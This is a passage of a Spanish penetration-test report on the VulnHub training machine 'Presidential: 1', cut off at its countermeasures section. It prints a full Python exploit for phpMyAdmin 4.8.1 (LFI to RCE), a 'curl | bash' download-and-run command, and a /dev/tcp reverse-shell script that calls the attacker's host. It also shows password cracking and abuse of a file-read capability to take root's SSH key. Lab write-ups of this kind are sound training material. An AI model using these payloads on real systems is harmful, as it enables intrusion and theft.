



Informe Técnico

Máquina Presidential: 1



Este documento es confidencial y contiene información sensible.
No debería ser impreso o compartido con terceras entidades.

11 de Noviembre del 2025



Índice

1. Antecedentes	2
2. Objetivos	2
2.1. Alcance	3
2.2. Impedimentos y limitaciones	3
2.3. Resumen general	3
3. Reconocimiento	4
3.1. Enumeración de servicios expuestos	4
3.2. Enumeración de servidores web	5
3.3. Enumeración de subdominios	6
3.4. Enumeración de paneles de autenticación	7
4. Identificación y explotación de vulnerabilidades	7
4.1. Archivo backup expuesto	7
4.2. Explotación del PhpMyAdmin	9
5. Escalada de privilegios	12
5.1. User Pivoting	13
5.2. Explotación de Capabilities	14
5.3. User Root	15
6. Contramedidas y buenas prácticas	15
6.1. Backups expuestos	15
6.2. PhpMyAdmin 4.8.1 vulnerable	15
6.3. Reutilización de contraseñas	16
6.4. Gestión de privilegios	16
7. Conclusiones	17



1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Presidential: 1**, enumerando todos los vectores de ataque encontrados así como la explotación realizada para cada uno de estos.

Esta máquina ha sido descargada de la plataforma de **VulnHub**, una plataforma de entrenamiento y práctica para personas interesadas en la seguridad informática y en el hacking ético.

A continuación, se proporciona el enlace directo de descarga a esta máquina:

Dirección URL

<https://vulnhub.com/entry/presidential-1,500/>




Imagen 1: Página principal del servicio web de la máquina

2. Objetivos

Los objetivos de la presente auditoría de seguridad se enfocan en la identificación de posibles vulnerabilidades y debilidades en la máquina **Presidential: 1**, con el propósito de garantizar la integridad y confidencialidad de la información almacenada en ella.

Con este fin, se ha llevado a cabo un análisis exhaustivo de todos los servicios detectados que se encontraban expuestos en dicho servidor, recopilando información detallada sobre aquellos que representan un riesgo potencial desde el punto de vista de la seguridad.



2.1. Alcance

A continuación, se representan los objetivos a cumplir para esta auditoría:

- Identificar los puertos y servicios vulnerables
- Realizar una explotación de las vulnerabilidades encontradas
- Conseguir acceso al servidor mediante la explotación de los servicios vulnerables identificados
- Enumerar vías potenciales de elevar privilegios en el sistema una vez este ha sido vulnerado

2.2. Impedimentos y limitaciones

Durante el proceso de auditoría, está terminantemente prohibido realizar alguna de las siguientes actividades:

- Realizar tareas que puedan ocasionar una **denegación de servicio** o afectar a la disponibilidad de los servicios expuestos
- Borrar archivos residentes en el servidor una vez este haya sido vulnerado

2.3. Resumen general

Durante el proceso de análisis se realizaron distintas fases de reconocimiento, identificación y explotación de vulnerabilidades sobre la máquina **Presidential: 1**. En la etapa de reconocimiento se detectaron servicios expuestos y se identificó un subdominio que contenía un panel de autenticación vulnerable de **phpMyAdmin**.

A partir de esta vulnerabilidad fue posible ejecutar comandos de forma remota en el servidor, obteniendo acceso inicial como el usuario **apache**. Posteriormente, mediante el análisis de la base de datos, se descubrieron credenciales reutilizadas que permitieron escalar al usuario **admin**, y finalmente, gracias a una configuración incorrecta de privilegios en un binario con capacidades elevadas, se logró acceder al sistema con privilegios de **root**.

El análisis permitió evidenciar la existencia de múltiples fallos de seguridad, incluyendo la exposición de archivos sensibles, la reutilización de contraseñas y una gestión deficiente de privilegios en binarios del sistema. Cada uno de estos hallazgos fue documentado con las respectivas evidencias, y se proponen contramedidas y buenas prácticas orientadas a mitigar los riesgos detectados y fortalecer la seguridad general del servidor.



3. Reconocimiento


3.1. Enumeración de servicios expuestos

A continuación, se adjunta una evidencia de los puertos y servicios identificados durante el reconocimiento aplicado con la herramienta **nmap**:

```
> cat targeted -l java
File: targeted
1 # Nmap 7.95 scan initiated Thu Jul 10 01:11:38 2025 as: /usr/lib/nmap/nmap --privileged -p80,2082 -sCV -oN targeted 192.168.18.27
2 Nmap scan report for 192.168.18.27
3 Host is up (0.00045s latency).
4
5 PORT      STATE SERVICE VERSION
6 80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.5.38)
7 |_ http-title: Ontario Election Services -raquo; vote Now!
8 |_ http-methods:
9 |_ Potentially risky methods: TRACE
10 |_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38
11 2082/tcp  open  ssh       OpenSSH 7.4 (protocol 2.0)
12 |_ ssn-hostkey:
13 |_ 2048 06:40:f4:e5:8c:ad:1a:e6:86:de:a5:75:d0:a2:ac:80 (RSA)
14 |_ 256 e9:e6:3a:83:8e:94:f2:98:dd:3e:70:fb:b9:a3:e3:99 (ECDSA)
15 |_ 256 66:a8:a1:9f:db:d5:ec:4c:0a:9c:4d:53:15:6c:43:6c (ED25519)
16 MAC Address: 08:00:27:16:9F:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
17
18 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
19 # Nmap done at Thu Jul 10 01:11:56 2025 -- 1 IP address (1 host up) scanned in 18.66 seconds
```

Imagen 2: Enumeración de puertos con nmap

En este caso, se identificaron 2 puertos activos corriendo por el protocolo TCP:



Asimismo, no se encontraron puertos expuestos a través de otros protocolos, por lo que se priorizará la evaluación de los puertos identificados en el primer escaneo efectuado.



3.2. Enumeración de servidores web

A continuación, se representan los resultados obtenidos con la herramienta **Whatweb**, una herramienta de reconocimiento que se utiliza para identificar tecnologías web específicas que se emplean en este sitio, tras aplicar un reconocimiento sobre el servicio HTTP corriendo por el puerto 80:

```
> whatweb http://192.168.18.27
http://192.168.18.27 [200 OK] Apache[2.4.6], Bootstrap, Country[RESERVED][ZZ], Email[contact@
example.com,contact@votenow.local], HTML5, HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.5.38
], IP[192.168.18.27], JQuery, PHP[5.5.38], Script, Title[Ontario Election Services &raquo; Vo
te Now!]
```

Imagen 3: Enumeración del servicio HTTP por el puerto 80

En los resultados obtenidos, es posible identificar las versiones para algunas de las tecnologías existentes:

Technologia	Versión
PHP	5.5.38
Apache	2.4.6

Dentro de la información representada, también es posible identificar 2 correos electrónicos, los cuales podrían ser utilizados de cara a un ataque de **Phishing**:

contact@example.com contact@votenow.local

El **Phishing** es un tipo de ataque informático que se utiliza para engañar a las personas y obtener información confidencial, como contraseñas, información bancaria o detalles de tarjetas de crédito. El ataque se lleva a cabo mediante el envío de correos electrónicos fraudulentos o mensajes de texto que parecen legítimos y que solicita al destinatario que proporcione información personal o confidencial.

Adicionalmente, también ha sido posible identificar la versión de **Centos** que se encuentra activa a través de un reconocimiento exhaustivo realizado sobre el servidor web con la herramienta **wig**:

```
> wig 192.168.18.27
wig - WebApp Information Gatherer

Scanning http://192.168.18.27...

----- SITE INFO -----
IP           Title
192.168.18.27 Ontario Election Services &r

----- VERSION -----
Name      Versions  Type
Apache    2.4.6     Platform
PHP       5.5.38    Platform
CentOS    7-1511    OS

Centos 7 (1511)
```

Imagen 4: Enumeración del servicio HTTP por el puerto 80



3.3. Enumeración de subdominios

Una vez identificado el dominio '**votenow.local**' gracias a los correos electrónicos, se procedió a aplicar un ataque de fuerza bruta sobre el dominio principal con el objetivo de identificar subdominios válidos.

Una vez finalizado el ataque de fuerza bruta, estos fueron los resultados obtenidos:

```
> gobuster vhost -u http://votenow.local/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 --append-domain | grep -v "400"

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://votenow.local/
[+] Method:       GET
[+] Threads:      20
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: true
=====
Starting gobuster in VHOST enumeration mode
=====
Found: datasafe.votenow.local Status: 200 [Size: 9505]
Progress: 220559 / 220560 (100.00%)
=====
Finished
=====
```

Imagen 5: Subdominios identificados con gobuster

Se identificó el subdominio '**datasafe.votenow.local**' como un subdominio válido. Este subdominio representó un punto crucial en la auditoría, dado que fue a través de este que se consiguió ingresar al sistema mediante la explotación de una vulnerabilidad existente en *PhpMyAdmin*.

Cabe destacar que para que estos dominios y subdominios fuesen accesibles, fue necesario incorporar el siguiente contenido en el archivo '**/etc/hosts**':

```
> cat /etc/hosts

File: /etc/hosts
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 ::1 localhost ip6-localhost ip6-loopback
4 ff02::1 ip6-allnodes
5 ff02::2 ip6-allrouters
6
7 192.168.18.32 votenow.local datasafe.votenow.local
```

Imagen 6: Contenido del /etc/hosts

Esto es así dado que se está aplicando '**Virtual Hosting**', una técnica utilizada en servidores web para alojar múltiples sitios web en una sola máquina física. El archivo '**/etc/hosts**' se utiliza para asociar el nombre de dominio de cada sitio web con la dirección IP del servidor.

Si no se especifica esta asociación, el servidor web no podrá determinar el sitio web correcto para servir, respondiendo con un error o un sitio web incorrecto.



3.4. Enumeración de paneles de autenticación

Una vez descubierto el subdominio '**datasafe.votenow.local**', representado en la imagen 5 de la página 6, se encontró el siguiente panel de autenticación de **PhpMyAdmin**:




Imagen 7: Panel de autenticación de PhpMyAdmin

4. Identificación y explotación de vulnerabilidades

4.1. Archivo backup expuesto

Durante una fase de reconocimiento con la herramienta **gobuster**, una herramienta de línea de comandos de código abierto que se utiliza para buscar enumerar recursos web en servidores y sitios web, se identificó un archivo de backup expuesto en el servidor:

```
> gobuster dir -u http://192.168.18.32/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php.bak,php,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.18.32/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php.bak,php,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/assets (Status: 301) [Size: 236] [--> http://192.168.18.32/assets/]
/config.php.bak (Status: 200) [Size: 107]
/config.php (Status: 200) [Size: 0]
Progress: 882236 / 882240 (100.00%)

Finished
```

Archivo backup expuesto

Imagen 8: Archivo de Backup expuesto en el servidor



Este archivo fue descargado con el objetivo de validar si este disponía de información sensible, la cual pudiera suponer un riesgo desde el punto de vista de la seguridad. En este punto, se determinó que el archivo contaba con la siguiente información privilegiada:

```
> curl -s -X GET http://192.168.18.32/config.php.bak | cat -l php
```

	STDIN
1	<?php
2	
3	\$dbUser = "votebox";
4	\$dbPass = "casoj3FFASPsbyoRP";
5	\$dbHost = "localhost";
6	\$dbname = "votebox";
7	
8	?>

Imagen 9: Credenciales de acceso a la base de datos

Estas credenciales corresponden a las credenciales de acceso a la base de datos, las cuales, a su vez, debido a una reutilización de usuario y contraseña, permitieron ingresar al **PhpMyAdmin** representado en la imagen 7 de la página 7:




Imagen 10: Inicio de sesión exitoso en el PhpMyAdmin



4.2. Explotación del PhpMyAdmin

Una vez ingresado al **PhpMyAdmin**, fue posible identificar la versión actualmente en uso:




Imagen 11: Versión de PhpMyAdmin en uso

Esta versión corresponde a una **versión antigua** de PhpMyAdmin, lo que lo expone a varias **vulnerabilidades críticas** identificadas:




Imagen 12: Vulnerabilidades para la versión de PhpMyAdmin en uso

Entre ellas, una la cual puede permitir a un atacante malintencionado **ejecutar código remoto** en el servidor.



A continuación, se comparte el script en Python3 el cual fue empleado para ejecutar comandos remotos en el servidor:

```
1  #!/usr/bin/env python
2
3  import re, requests, sys, html
4
5  def get_token(content):
6      s = re.search('token"\s*value="(.*?)"', content)
7      token = html.unescape(s.group(1))
8      return token
9
10 ipaddr = sys.argv[1]
11 port = sys.argv[2]
12 path = sys.argv[3]
13 username = sys.argv[4]
14 password = sys.argv[5]
15 command = sys.argv[6]
16
17 url = "http://{}:{{}".format(ipaddr, port, path)
18
19 url1 = url + "/index.php"
20 r = requests.get(url1)
21 content = r.content.decode('utf-8')
22
23 s = re.search('PMA_VERSION:"(\d+\.\d+\.\d+)"', content)
24 version = s.group(1)
25
26 cookies = r.cookies
27 token = get_token(content)
28
29 p = {'token': token, 'pma_username': username, 'pma_password': password}
30 r = requests.post(url1, cookies = cookies, data = p)
31 content = r.content.decode('utf-8')
32 s = re.search('logged_in:(\w+),', content)
33 logged_in = s.group(1)
34
35 cookies = r.cookies
36 token = get_token(content)
37
38 url2 = url + "/import.php"
39 payload = '''select '<?php system("{") ?>;'''.format(command)
40 p = {'table': '', 'token': token, 'sql_query': payload }
41 r = requests.post(url2, cookies = cookies, data = p)
42
43 session_id = cookies.get_dict()['phpMyAdmin']
44 url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/session/
    sess_{}".format(session_id)
45 r = requests.get(url3, cookies = cookies)
46
47 content = r.content.decode('utf-8', errors="replace")
48 s = re.search("select '(.*?)\n'", content, re.DOTALL)
49 if s != None:
50     print(s.group(1))
51
```

Código 1: Exploit para la versión vulnerable de PhpMyAdmin



Una vez ejecutado e inyectando un comando que permitiera ingresar al sistema, se logró ganar acceso al servidor:

```
> python3 phpmyadmin_exploit.py datasafe.votenow.local 80 / votebox casoj3FFASPsbyoRP 'curl 192.168.18.25/index.sh | bash'

> nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.18.25] from (UNKNOWN) [192.168.18.34] 44328
bash: no job control in this shell
bash-4.2$
```

Imagen 13: Ganando acceso al servidor a través de la explotación del PhpMyAdmin

En este caso, se está ejecutando un comando que mediante '**curl**', interpreta un script en Bash el cual dispone del siguiente contenido:

```
1 #!/bin/bash
2
3 bash -i >& /dev/tcp/192.168.18.25/443 0>&1
4
```

Código 2: Script en Bash encargado de entablar la conexión

Este script está alojado en el servidor del atacante, evitando de esta forma dejar archivos residuales en el servidor víctima. Una vez ejecutado el comando, el atacante gana acceso al servidor, teniendo control de la máquina en este caso como el usuario '**apache**'.

Tal y como se puede apreciar en el script, principalmente lo que sucede es que el script se aprovecha de una vulnerabilidad de tipo **LFI** existente en esta versión de PhpMyAdmin para conseguir la ejecución remota de comandos:

```
1 session_id = cookies.get_dict()['phpMyAdmin']
2 url3 = url + "/index.php?target=db_sql.php%3f../../../../../../../../var/lib/php/session/sess_{}".
   format(session_id)
3 r = requests.get(url3, cookies=cookies)
4
```

Código 3: Porción del código correspondiente a la explotación del LFI

Definición

LFI (**Local File Inclusion**) es una vulnerabilidad de seguridad en aplicaciones web que permite que un atacante pueda acceder a archivos locales del servidor a través de la inclusión de archivos locales en una página web.



A través del LFI, se consigue apuntar a un recurso el cual almacena sesiones que representan información relacionada con las diferentes sesiones activas en el uso del lado de los usuarios.

Aprovechando esta lectura y la propia sesión del usuario, lo que se hace es que a través de una **query SQL**, se logra introducir una consulta la cual contiene código PHP, visible desde los archivos de sesión del usuario a través del LFI. Esto en consecuencia conduce a una ejecución remota de comandos, dado que el código PHP es interpretado por el servidor.

5. Escalada de privilegios

Tras obtener acceso remoto como **apache** mediante la explotación de phpMyAdmin, se examinó el fichero **/etc/passwd**. En dicho archivo se encontró un usuario llamado **admin**.

```
bash-4.2$ whoami
apache
bash-4.2$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
admin:x:1000:1000::/home/admin:/bin/bash
bash-4.2$
```

Imagen 14: Información de usuarios del sistema

Mediante el análisis de la base de datos de **phpMyAdmin** se recuperaron, de la tabla **users**, las credenciales del usuario **admin** y su contraseña almacenada como hash.




Imagen 15: Usuario y contraseña (hash)



Se guardó el hash de la contraseña en un fichero y se empleó fuerza bruta con la herramienta **John the Ripper** para intentar descifrar dicho hash bcrypt. Tras el ataque, se determinó que la contraseña del usuario admin es **Stella**.

```
> cat hash
File: hash
1 $2y$12$d/n0EjKNgk/epF2BeAFaMu8hW4ae3JJk8ITyh48q97awT/G7eQ11i

> john -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Stella (?)
1g 0:00:18:27 DONE (2025-11-11 17:04) 0.000903g/s 45.25p/s 45.25c/s 45.25C/s airsoft..240606
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Imagen 16: Usuario: admin - Contraseña: Stella

5.1. User Pivoting

Dado que en el servidor existe un usuario denominado admin, se intentó iniciar sesión empleando la contraseña recuperada de la base de datos. La autenticación fue exitosa, lo que confirma la reutilización de credenciales; en consecuencia, se obtuvo acceso con los privilegios del usuario admin.

```
bash-4.2$ whoami
apache
bash-4.2$ su admin
Password:
[admin@votenow phpmyadmin]$ whoami
admin
[admin@votenow phpmyadmin]$ |
```

Imagen 17: Usuario Admin



5.2. Explotación de Capabilities

Al analizar de forma recursiva las **capabilities** del sistema desde la raíz, se identificó el binario **tarS** con la capacidad **cap_dac_read_search+ep**. Esta capacidad permite que dicho binario omita las comprobaciones de permisos de lectura sobre archivos y directorios.

```
[admin@votenow ~]$ getcap -r / 2>/dev/null
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/bin/tarS = cap_dac_read_search+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
[admin@votenow ~]$ |
```

Imagen 18: Capabilities del sistema

El binario **tarS** es una versión privilegiada de tar que permite archivar y comprimir ficheros o directorios sin poseer los permisos de lectura habituales. Al disponer de la capability de Linux **cap_dac_read_search+ep**, omite las comprobaciones de permisos de lectura sobre archivos y directorios, lo que le permite empaquetar cualquier archivo del sistema. Esta condición representa un riesgo crítico, pues puede ser explotada para extraer información sensible. Dado que el servicio SSH estaba habilitado, se comprimio la carpeta **/root/.ssh** con el objetivo de obtener la clave privada **id_rsa**.

```
[admin@votenow exploit]$ tarS -cvf comprimido.tar /root/.ssh
tarS: Removing leading '/' from member names
/root/.ssh/
/root/.ssh/id_rsa
/root/.ssh/id_rsa.pub
/root/.ssh/authorized_keys
[admin@votenow exploit]$ ls
comprimido.tar
[admin@votenow exploit]$ tarS -xf comprimido.tar
[admin@votenow exploit]$ ls
comprimido.tar root
[admin@votenow exploit]$ ls root/
[admin@votenow exploit]$ ls -la root/
total 0
drwxrwxr-x 3 admin admin 18 Nov 12 00:44 .
drwxrwxr-x 3 admin admin 40 Nov 12 00:44 ..
drwx----- 2 admin admin 61 Jun 28 2020 .ssh
[admin@votenow exploit]$ ls -la root/.ssh/
total 12
drwx----- 2 admin admin 61 Jun 28 2020 .
drwxrwxr-x 3 admin admin 18 Nov 12 00:44 ..
-rw-r--r-- 1 admin admin 744 Jun 28 2020 authorized_keys
-rw----- 1 admin admin 3243 Jun 28 2020 id_rsa
-rw-r--r-- 1 admin admin 744 Jun 28 2020 id_rsa.pub
[admin@votenow exploit]$ |
```

Imagen 19: id_rsa del usuario **root**



5.3. User Root

Se empleó la clave privada (id_rsa) del usuario root como archivo de identidad para autenticarse en el servicio SSH que escucha en el puerto 2082. La conexión se estableció correctamente y se obtuvo una consola con privilegios de root, logrando así el control total del sistema.

```
[admin@votenow exploit]$ cd root/.ssh/
[admin@votenow .ssh]$ ssh -i id_rsa root@localhost -p 2082
The authenticity of host '[localhost]:2082 ([127.0.0.1]:2082)' can't be established.
ECDSA key fingerprint is SHA256:AiffT9XCM1HTYRoNyus8/X9amRXYGMI80UwZGUYws10.
ECDSA key fingerprint is MD5:e9:e6:3a:83:8e:94:f2:98:dd:3e:70:fb:b9:a3:e3:99.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2082' (ECDSA) to the list of known hosts.
Last login: Sun Jun 28 00:42:56 2020 from 192.168.56.1
[root@votenow ~]# whoami
root
[root@votenow ~]#
```

Imagen 20: Usuario **root**

6. Contramedidas y buenas prácticas

Con el objetivo de evitar posibles explotaciones indeseadas en el servidor expuesto, se enumeran a continuación las buenas prácticas a llevar a cabo para las diferentes vulnerabilidades descubiertas.

6.1. Backups expuestos

